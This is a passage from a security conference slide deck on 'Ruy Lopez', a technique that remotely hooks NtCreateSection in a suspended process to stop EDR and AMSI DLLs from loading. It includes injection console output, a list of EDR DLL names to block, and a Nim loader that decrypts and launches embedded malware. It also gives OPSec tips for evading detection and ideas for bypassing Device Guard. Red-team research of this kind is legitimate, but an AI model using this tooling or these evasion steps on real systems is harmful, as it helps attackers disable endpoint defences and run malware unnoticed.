
segment .text

directjump:
    jmp bam
```

CHALLENGES IN THE IMPLEMENTATION


Choosing the correct NTSTATUS return value:

- ▶ Each process/software handles the NtCreateSection NTSTATUS call differently
- ▶ E.G. Powershell crashes when returning 0 for `amsi.dll`
 - ▶ Tries to interact with it although it's not loaded
- ▶ Returning an error leads to an GUI error message
 - ▶ Less likely leads to crashes as the error can be handled
- ▶ When testing returning 0 seemed to be better for EDR DLLs



05

PROOF OF CONCEPT – RUY LOPEZ



Troopers 2023 – Cat & Mouse – or chess?

PROOF OF CONCEPT – RUY LOPEZ

```
C:\temp\Ruy-Lopez-main\Ruy-Lopez-main>BlockDll.exe
[*] Target Process: 2616
[*] Got NtCreateSection address via dynlib: 00007ffb4ce8d9f0
[*] Injecting Shellcode for the hook into the remote process: 2616
[*] pHandle: 172
[*] Writing allocated Shellcode address 000001b5c7ea0000 into Original
[+] WriteProcessMemory success
[+] NtFlushInstructionCache success
[*] Remotely Hooked NtCreateSection: true
[*] Found egg at index: 5728
[*] Writing original bytes into egg
[*] Done.
[*] WriteProcessMemory: true
   \-- bytes written: 6111

[*] Resuming the process

C:\windows\system32\windowspowershell\v1.0\powershell.exe
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/powershell

PS C:\Windows\system32> $pid
2616
PS C:\Windows\system32> amsiscanbuffer
amsiscanbuffer : The term 'amsiscanbuffer' is not recognized as the name of a
operable program. Check the spelling of the name, or if a command or
again.
At line:1 char:1
~: ~~~~~
```

powershell.exe (2616) Properties

Name	Base address	Size	Description
powershell.exe	0x7ff658290000	452 kB	Windows Pow...
advapi32.dll	0x7ffb4bac0000	696 kB	Advanced Wind
atl.dll	0x7ffb3b450000	116 kB	ATL Module for
bcrypt.dll	0x7ffb4a520000	156 kB	Windows Crypt
bcryptprimitives...	0x7ffb4a550000	520 kB	Windows Crypt
clbcatq.dll	0x7ffb4c740000	676 kB	COM+ Configur
clr.dll	0x7ffb10d90000	11.2 MB	Microsoft .NET
clrjit.dll	0x7ffb1a140000	1.31 MB	Microsoft .NET
combase.dll	0x7ffb4c040000	3.33 MB	Microsoft COM
coml2.dll	0x7ffb4c3c0000	484 kB	Microsoft COM
crypt32.dll	0x7ffb4a7a0000	1.34 MB	Crypto API32
crypt32.dll.mui	0x1b5e1e80000	40 kB	Crypto API32
cryptbase.dll	0x7ffb49de0000	48 kB	Base cryptogra
cryptsp.dll	0x7ffb49dc0000	96 kB	Cryptographic S
diasymreader.dll	0x7ffb140f0000	1.44 MB	Dia based Symf
fltlib.dll	0x7ffb38710000	44 kB	Filter Library
gdi32.dll	0x7ffb4b110000	172 kB	GDI Client DLL
gdi32full.dll	0x7ffb4aa00000	1.06 MB	GDI Client DLL
gpapi.dll	0x7ffb48d80000	140 kB	Group Policy Cli
iertutil.dll	0x7ffb40ac0000	2.69 MB	Run time utility
imm32.dll	0x7ffb4b890000	192 kB	Multi-User Wind
kernel.appcore.dll	0x7ffb482f0000	72 kB	AppModel API H
kernel32.dll	0x7ffb4c7f0000	764 kB	Windows NT BA



<https://www.wikidata.org/wiki/Q1290671>

PROOF OF CONCEPT – RUY LOPEZ

Tested against multiple EDR vendors

- ▶ No Alert/Prevention from any vendor
- ▶ (Mainly) successful block of target DLLs
- ▶ Cannot be used against MDE, as there are no userland hooks / DLLs to block

```
char cyvera[] = /*Cyvera.dll */{ 'c', 'y', 'v', 'e', 'r', 'a', '.', 'd', 'l', 'l', 0 };
char EdrDotNet[] = /*EdrDotNet.dll */{ 'E', 'd', 'r', 'D', 'o', 't', 'N', 'e', 't', '.', 'd', 'l', 'l', 0 };
char cyvrtrap[] = /*cyvrtrap.dll */{ 'c', 'y', 'v', 'r', 't', 'r', 'a', 'p', '.', 'd', 'l', 'l', 0 };
//char cyinjet[] = /*cyinjet.dll */{ 'c', 'y', 'i', 'n', 'j', 'e', 't', '.', 'd', 'l', 'l', 0 }; // Cannot be blocked, as this is injected
char EdrDotNetUnmanaged[] = /*EdrDotNet.Unmanaged.dll */{ 'E', 'd', 'r', 'D', 'o', 't', 'N', 'e', 't', '.', 'U', 'n', 'm', 'a', 'n', 'a', 'g', 'e', 'd', '.', 'd', 'l', 'l', 0 };
char ntnativeapi[] = /*ntnativeapi.dll */{ 'n', 't', 'n', 'a', 't', 'i', 'v', 'e', 'a', 'p', 'i', '.', 'd', 'l', 'l', 0 };
```

PROOF OF CONCEPT – RUY LOPEZ

Is that OPSec safe?

- ▶ Injection + Hooking are easy to detect / have well documented IoCs
- ▶ Blue Teams / Hunters could easily find IoCs
- ▶ However, in this moment AV/EDRs don't check those IoCs for suspended/resumed processes and don't block it (yet)

PROOF OF CONCEPT – RUY LOPEZ

OPSec improvements:

- ▶ Userland Hook evasion for injection from the host process
- ▶ RX Shellcode (PIC-Code modifications needed)
- ▶ Hashing instead of plain DLL names to block
- ▶ Hardware Breakpoints instead of hooking

PROOF OF CONCEPT – RUY LOPEZ

```
N
if(paramCount() == 0):
    var
        lpSize: SIZE_T
        pi: PROCESS_INFORMATI
        ps: SECURITY_ATTRIBUT
        si: STARTUPINFOEX
        status: WINBOOL
        tHandle: HANDLE
        tProcPath: WideCStrin
        ts: SECURITY_ATTRIBUT

    # Decrypt malware
    var malwarebytes: seq[byte] = @[byte(0x4d), byte(0x5a), [...snip...], byte(0x00), byte(0x00)]
    var decryptedmalware: seq[byte] = decrypt(malwarebytes)

    # Write bytes to file
    writeFile("malware.exe", decryptedmalware)

    # Start it
    status = CreateProcess(NULL,
        cast[LPWSTR]("malware.exe"), s, ts, FALSE,
        CREATE_SUSPENDED or CREATE_NEW_CONSOLE or EXTENDED_STARTUPINFO_PRESENT,
        NULL,
        r"C:\Windows\system32\",
        addr si.StartupInfo,
        addr pi)

    # Rest of Ruy Lopez

    # Rest of Ruy-Lopez, setting hooks, inject shellcode and so on..
    [...]

else:
    # malicious code goes here
```

PROOF OF CONCEPT – RUY LOPEZ

- <https://github.com/S3cur3Th1sSh1t/Ruy-Lopez>



PROOF OF CONCEPT – RUY LOPEZ

Alternative usage ideas:

- ▶ Wldp.dll block to bypass Device Guard / trust checks
- ▶ Block custom AMSI Provider DLLs
- ▶ Inject/Execute shellcode ThreadlessInject¹ style in the new process
 - ▶ Note: await Process initialization before execution
- ▶ (...)

¹ <https://github.com/CCob/ThreadlessInject>

PROOF OF CONCEPT – RUY LOPEZ

Credits:

- ▶ Ceri Coburn @_EthicalChaos_
- ▶ Sven Rath @eversinc33
- ▶ Alejandro Pinna @frodosobon
- ▶ Charles Hamilton @MrUn1k0d3r
- ▶ Chetan Nayak @NinjaParanoid



THANK YOU FOR YOUR ATTENTION!

QUESTIONS?

Fabian Mosch